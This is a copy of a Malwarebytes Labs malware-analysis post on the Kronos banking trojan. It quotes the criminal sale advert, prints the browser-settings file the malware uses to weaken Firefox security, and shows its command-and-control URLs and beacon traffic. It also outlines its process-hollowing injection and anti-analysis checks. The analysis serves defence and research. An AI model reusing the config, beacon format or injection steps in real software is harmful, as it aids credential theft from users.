
Inside the Kronos malware – part 1

blog.malwarebytes.com/cybercrime/2017/08/inside-kronos-malware/


Malwarebytes Labs August 18, 2017



Recently, a researcher nicknamed MalwareTech famous from stopping the WannaCry ransomware got arrested for his alleged contribution to creating the Kronos banking malware. We are still not having a clear picture whether the allegations are true or not – but let's have a look at Kronos itself.

Background

This malware has been first advertised on the black market since around June 2014, by an individual nicknamed VinnyK, writing in Russian:


банковский троян Kronos, vinny@exploit.im $3,000 Каскадный · [Стандартный] · Линейный

Подписка на тему | Сообщить другу | Версия для печати

VinnyK 10.06.2014, 14:54 Отправлено #1

мегабайт

Группа: Пользователь
Сообщений: 54
Регистрация: 08.06.2014
Пользователь №: 55 745
Деятельность: другое

Репутация: 2
(0% - хорошо)

Представляю новый банковский троян.
Совместим с 64 и 32bit rootkit троян обеспечен инструментальными средствами, чтобы давать Вам успешные банковские действия.

Formgrabber: Работает на последних версиях Chrome, Internet Explorer, и Firefox.В большинство старых версиях также работает. formgrabber грабит логи для каждого сайта.

Webinjects: Работает на последних версиях Chrome, Internet Explorer, и firefox.В большинство старых версиях также работает.
Инжекты написаны в том же формате zeus config, так что легко трансфер конфига сделать.

32-bit и 64-bit ring 3 rootkit: Данный троян имеет те же 32 и 64 bit ring 3 rootkit который прячет и защищает от других троянцев.

Proactive Bypass: Троян использует необнаруженные методы инжекции, чтобы работать в надежном процессе и обходить proactive antivirus защиту.

Encrypted Communication: Связь между ботом и панелью зашифрована для защиты от снифера.

Usermode Sandbox и Rootkit bypass: Троян способный обходить любой hook установленный в usermode функциях, которые позволят, чтобы быть незатронутым rootkits или sandboxes, которые используют эти хуки.

$3,000 - Пожизненная лицензия продукта. Обновление и устарение багов будут бесплатными.
Новые модули будут платными. вы должны приобрести копию за дополнительную плату.

Принимаем к оплате только: Perfect Money, Bitcoin, WMZ, BTC-E.com

Source: https://twitter.com/x0rz/status/893191612662153216

The full text of the advertisement, translated into English, has been included in the IBM's Security Intelligence article.

We found Kronos being spread by various exploit kits, i.e. Sundown (more information here). The malware is being distributed up to now – some of the recent samples have been captured about a month ago, dropped from Rig EK.

Nowadays, Kronos is often used for the purpose of downloading other malware. One of the campaigns using Kronos as a downloader was described by Proofpoint.

Analyzed samples

Samples from 2014:


- 01901882c4c01625fd2eeecdd7e6745a – first observed sample of Kronos (thanks to Kevin Beaumont)
- *f085395253a40ce8ca077228c2322010* – sample from the Lexsi article
  - a81ba5f3c22e80c25763fe428c52c758 – Kronos (final payload)
    - 6c64c708ebe14c9675813bf38bc071cf – injlib-client.dll (module of Kronos)

Sample #1 (from 2016)

Sample #2 (from 2017):


Behavioral analysis

After being run, Kronos installs itself in a new folder (*%APPDATA%/Microsoft/[machine-specific GUID]*):



The dropped sample has a hidden attribute.

Persistence is achieved with the help of a simple *Run* key:




At the beginning of the execution, the malware modifies the Firefox profile, overwriting *user.js* with the following content:

```
user_pref("network.cookie.cookieBehavior", 0);
user_pref("privacy.clearOnShutdown.cookies", false);
user_pref("security.warn_viewing_mixed", false);
user_pref("security.warn_viewing_mixed.show_once", false);
user_pref("security.warn_submit_insecure", false);
user_pref("security.warn_submit_insecure.show_once", false);
user_pref("app.update.auto", false);
user_pref("browser.safebrowsing.enabled", false);
user_pref("network.http.spdy.enabled", false);
user_pref("network.http.spdy.enabled.v3", false);
user_pref("network.http.spdy.enabled.v3-1", false);
user_pref("network.http.spdy.allow-push", false);
user_pref("network.http.spdy.coalesce-hostnames", false);
user_pref("network.http.spdy.enabled.deps", false);
user_pref("network.http.spdy.enabled.http2", false);
user_pref("network.http.spdy.enabled.http2draft", false);
user_pref("network.http.spdy.enforce-tls-profile", false);
user_pref("security.csp.enable", false);
```

The new settings are supposed to give to the malware more control over the browser's behavior and downgrade the security settings. Then, the malware injects itself into *svchost*, and continues running from there. We can find it listening on local sockets.

It is worth noting, that Kronos deploys a simple userland rootkit, that hides the infected process from the monitoring tools. So, the process running the main module may not be visible. The rootkit is, however, not implemented in a very reliable way, and the effect of hiding does not always work.

Whenever some browser is deployed. Kronos injects its module there and connects with the main module, that runs inside the svchost process. Looking at the TCP connections established by the particular processes (i.e. using *ProcessExplorer*), we can see that a browser is paired with the infected *svchost*:



This trick is often used by banking trojans for the purpose of stealing data from the browser. The module injected in the browser hooks the used API and steals the data. After that, it sends this data to the main module that process it further, and reports to the CnC.

Network communication

The analyzed sample was connecting to CnCs at two addresses:

```
http://springalove.at:80/noix/connect.php
http://springahate.at:80/noix/connect.php
```

At the time of analysis, each CnC was dead (sinkholed), but still, we could spot some patterns typical for this malware family.

7978	springahate.at	74 bytes	connect.php
7986	springahate.at	906 bytes	connect.php?a=0

First, the malware sends a beacon that is 74 bytes long:

```
POST /noix/connect.php HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 5.1; Trident/
6.0)
Host: springahate.at
Content-Length: 74
Cache-Control: no-cache

,.tttttttttttttttttttttttttttttttt,W...o..n..........j..j.......j.nioo.iQ,
```

Then, follows another chunk of data:

```
POST /noix/connect.php?a=0 HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 5.1; Trident/
6.0)
Host: springahate.at
Content-Length: 906
Cache-Control: no-cache

(.pppppppppppppppppppppppppppppppp(S...k..j..........n..n........n.jmkk.mU(
.m.N`...'.V$Y.Q..XE........%..VN...4.">3~..V.59.&XZ..8..u.
7..^7....aB........MHr..Y6...'....3.(.d.~...IFx(./Mds#..../.
$..@3ul.K........".^,v..I{.......f...Xc..^6.N).
........|:.....y....J.x.j+F.B..._...(sO\
...o......W.X.fTn+T.v.....b..W..a{H#GI..{.d..        ..s...N].D
.@i..&.$....G.u.w.8&............hl.........}..FN&
..t.!.Z%....|.gF.z....{...j..x..W"JOj.......Fq...O..g....e......f.K.pC..
6f*.....C.R..|..iVF!..A..#.t.....l.mz....462.P..PJm..7'.
(.J3.Y9.2..k6...X.|....s}......Hm".k....TUX.......&~..x..dx.P.....
0.G.mC.P..,H.E.in....vm....s..Y..]....3..N......
$...o.`.J,...b..W..az.&.....~$.ij...(.....d|R.sZ.=.T......#....V.e ..
5f.?.pM.![.e..l.$.......,.9%...q+...n....^.[+1....g.`.;)..J.5....!
6y....C?.e.....\.vm.TGh..wj...#f...?...SQs  It..p...../ ...H.
\*.........z...tA.b.8....G'.So.S
.......[...*.6...O.~./..O.p..Q.').".M.}..h...ltqSHTTP/1.1 200 OK
```

In both cases, we can see that the requests are obfuscated by XOR with a random character. This is how the beacon looks after being XOR-decoded:

```
00000000  00 a4 58 58 58 58 58 58  58 58 58 58 58 58 58 58  |..XXXXXXXXXXXXXX|
00000010  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58  |XXXXXXXXXXXXXXXX|
00000020  58 58 00 7b 36 34 38 43  34 32 42 34 2d 35 38 32  |XX.{648C42B4-582|
00000030  32 2d 34 30 37 46 2d 39  46 31 32 2d 38 38 30 36  |2-407F-9F12-8806|
00000040  46 37 42 45 43 43 35 45  7d 00                    |F7BECC5E}.|
```

We can see that all the requests start from the same header, including the GUID specific to the infected machine.

Detailed research about decrypting Kronos communication has been already described here.

Inside

Interesting strings

Like most malware, Kronos is distributed packed by various packers/crypters. After unpacking the first layer, we get the malicious payload. We can easily identify Kronos by the typical strings used:

```
00415307
00415307 loc_415307:
00415307 lea     eax, [ebp+78h+var_80]
0041530A push    eax
0041530B push    offset aKronos   ; "Kronos"
```

There are more strings that are typical for this particular malware:

```
003E5EE5  ASCII "T0E0H4U0X3A3D4D8"
003E5F05  ASCII "P7Y3Q5P0Y8C2Y6F6"
003E5F25  ASCII "H7Y6G2R3A5F4D3S8"
003E5F45  ASCII "E6Y6X7R4G6Y7T5B5"
003E5F65  ASCII "P4Y7T7R7R8X3E3A3"
003E5F85  ASCII "U0S3T3D3U5F5B4E8"
003E5FA5  ASCII "F6C3U4P4X3B1H3T5"
003E5FC5  ASCII "B4Y2H7F8A2T3G4H3"
003E5FE5  ASCII "E1U3D5F7R2Y5S0H4"
003E6005  ASCII "S4A3E3S3S4T1T3D1"
003E6025  ASCII "B6F6X4A8R5D3A7C6"
003E6045  ASCII "R3Q7T7Q2R6S1Y3R5"
003E6065  ASCII "C5Y7R2R2H1R7A1B2"
003E6085  ASCII "R8S7D7S8H6Y4T6B7"
003E60A5  ASCII "X2C7E3U6F3A7Y1D5"
003E60C5  ASCII "F1T3H7Y5C5T3A7A2"
003E60E5  ASCII "Y5A3H7Y5C5T3A7B3"
003E6105  ASCII "E3C7U2Y3C3R6R5D5"
003E6131  ASCII "H2E7A5B8Q6G3S7Y3"
003E6145  ASCII "D3Q5F2F3R5Y5Y8S2"
003E6159  ASCII "G5D3P2G0F6G2H8E6"
003E616D  ASCII "Y6Q6P2G0E5E6G2H8"
003E6181  ASCII "X7D0E3R2R4Q0E4D3"
```

Those strings are hashes used to dynamically load particular imported functions. Malware authors use this method to obfuscate used API functions, and by this way, hide the real mission of their tool. Instead of loading function using its explicit name, they enumerate all imports in a particular DLL, calculate hashes of their names, and if the hash matches the hardcoded one, they load that function.

Although the approach is common, the implementation seen in Kronos is not typical. Most malware stores hashes in the form of DWORDs, while Kronos stores them as strings.

Inside the early samples of Kronos, we can find a path to the debug symbols, revealing the structure of directories on the machine where the code was built. The following path was extracted from one of the Kronos samples observed in wild (01901882c4c01625fd2eeecdd7e6745a):

```
C:\Users\Root\Desktop\kronos\VJF1\Binaries\Release\VJF.1.pdb
```

The PDB path can be also found in the DLL (6c64c708ebe14c9675813bf38bc071cf) that belongs to the release of Kronos from 2014:

```
C:\Users\Root\Downloads\Kronos2\VJF1\Bot\injlib\bin\injlib-client-Release\injlib-client.pdb
```


This module, *injlib-client.dll*, is the part injected into browsers. In the newer version of Kronos, analogical DLL can be found, however, the PDB path is removed.

Injection into svchost


The main module of Kronos injects itself into *svchost* (version from 2014 injects into *explorer* instead). In order to achieve this initial injection, the malware uses a known technique, involving the following steps:

1. creates the *svchost* process as suspended
2. maps its sections into its own address space
3. modifies the sections, adding its own code and patching the entry point in order to redirect the execution there
4. resumes the suspended process, letting the injected code execute

Below, you can see the memory inside the infected svchost (in early versions, the injection was targeting explorer). The malware is added in a new, virtual section – in the given example, mapped as 0x70000:



This is how the patched entry point of svchost looks like – as we can see, execution is redirected to the address that lies inside the added section (injected malware):



The execution of the injected PE file starts in a different function now – at RVA 0x11AB0:

```
11AB0    E834EDFFFF        CALL 0X004107E9
11AB5    85C0              TEST EAX, EAX
11AB7    7503              JNZ SHORT 0X00411ABC
11AB9    C20400            RET 0X4
11ABC    6A00              PUSH 0X0
11ABE    FF15BC904100      CALL DWORD NEAR [0X4190BC]     [KERNEL32.dll].ExitProcess
11AC4    CC                INT3
```


– while the original Entry Point of the malware was at RVA 0x12F22:

```
         Hex                Disasm
12F22    55                 PUSH EBP
12F23    8D6C2498           LEA EBP, [ESP-0X68]
12F27    81EC200C0000       SUB ESP, 0XC20
12F2D    E89AD8FFFF         CALL 0X004107CC
12F32    85C0               TEST EAX, EAX
12F34    7507               JNZ SHORT 0X00412F3D
```


The malware defends itself from the analysis, and in the case of the VM or debugger being detected, the sample will crash soon after the injection.

Running sample from new Entry Point

The main operations of the malware starts inside the injected module. This is how the new Entry Point looks like:



The main function is responsible for loading all the imports and then deploying the malicious actions.



If you are an analyst trying to run Kronos from that point of the execution, below you will find some tips.

The first block of the function is responsible for filling the import table of the injected module. If we want to run the sample from that point, rather than following it when it is injected, there are some important things to notice. First of all, the loader is supposed to fill some variables inside the injected executable, i.e. the variable *module_base*. Other functions will refer to this, so, if it does not contain the valid value, the sample will crash. Also, the functions filling the imports expects that the section *.rdata* (containing the chunks to be filled), is set as writable. It will be set as writable in the case when the sample is injected because then, the full PE is mapped in a memory region with RWX (read-write-execute) access rights. However, in the normal case – when the sample is run from the disk – it is not. That's why, in order to pass this stage, we need to change the access rights to the section manually.

Another option is to run Kronos sample starting from the next block of the main function. This also leads to successful execution, because in case if the sample is run from the disk rather than injected, imports are filled by windows loader and doing it manually is just redundant.

The last issue to bypass is the defensive check, described below.

Defensive tricks

The malware deploys defense by making several environment checks. The checks are pretty standard – searching blacklisted processes, modules etc. The particular series of checks are called from inside one function, and results are stored as flags set in a dedicated variable:

```
0040DBA9 defensive_checks proc near
0040DBA9 push    esi
0040DBAA mov     esi, offset is_dbg_vm_detected
0040DBAF push    esi
0040DBB0 call    sub_40DAE8
0040DBB5 push    esi
0040DBB6 call    sub_40DB22
0040DBBB push    esi
0040DBBC call    sub_40DB7A
0040DBC1 add     esp, 0Ch
0040DBC4 pop     esi
0040DBC5 retn
0040DBC5 defensive_checks endp
```

If the debugger/VM is detected, the variable has a non-zero value. Further, the positive result of this check is used to make the malware crash, interrupting the analysis.

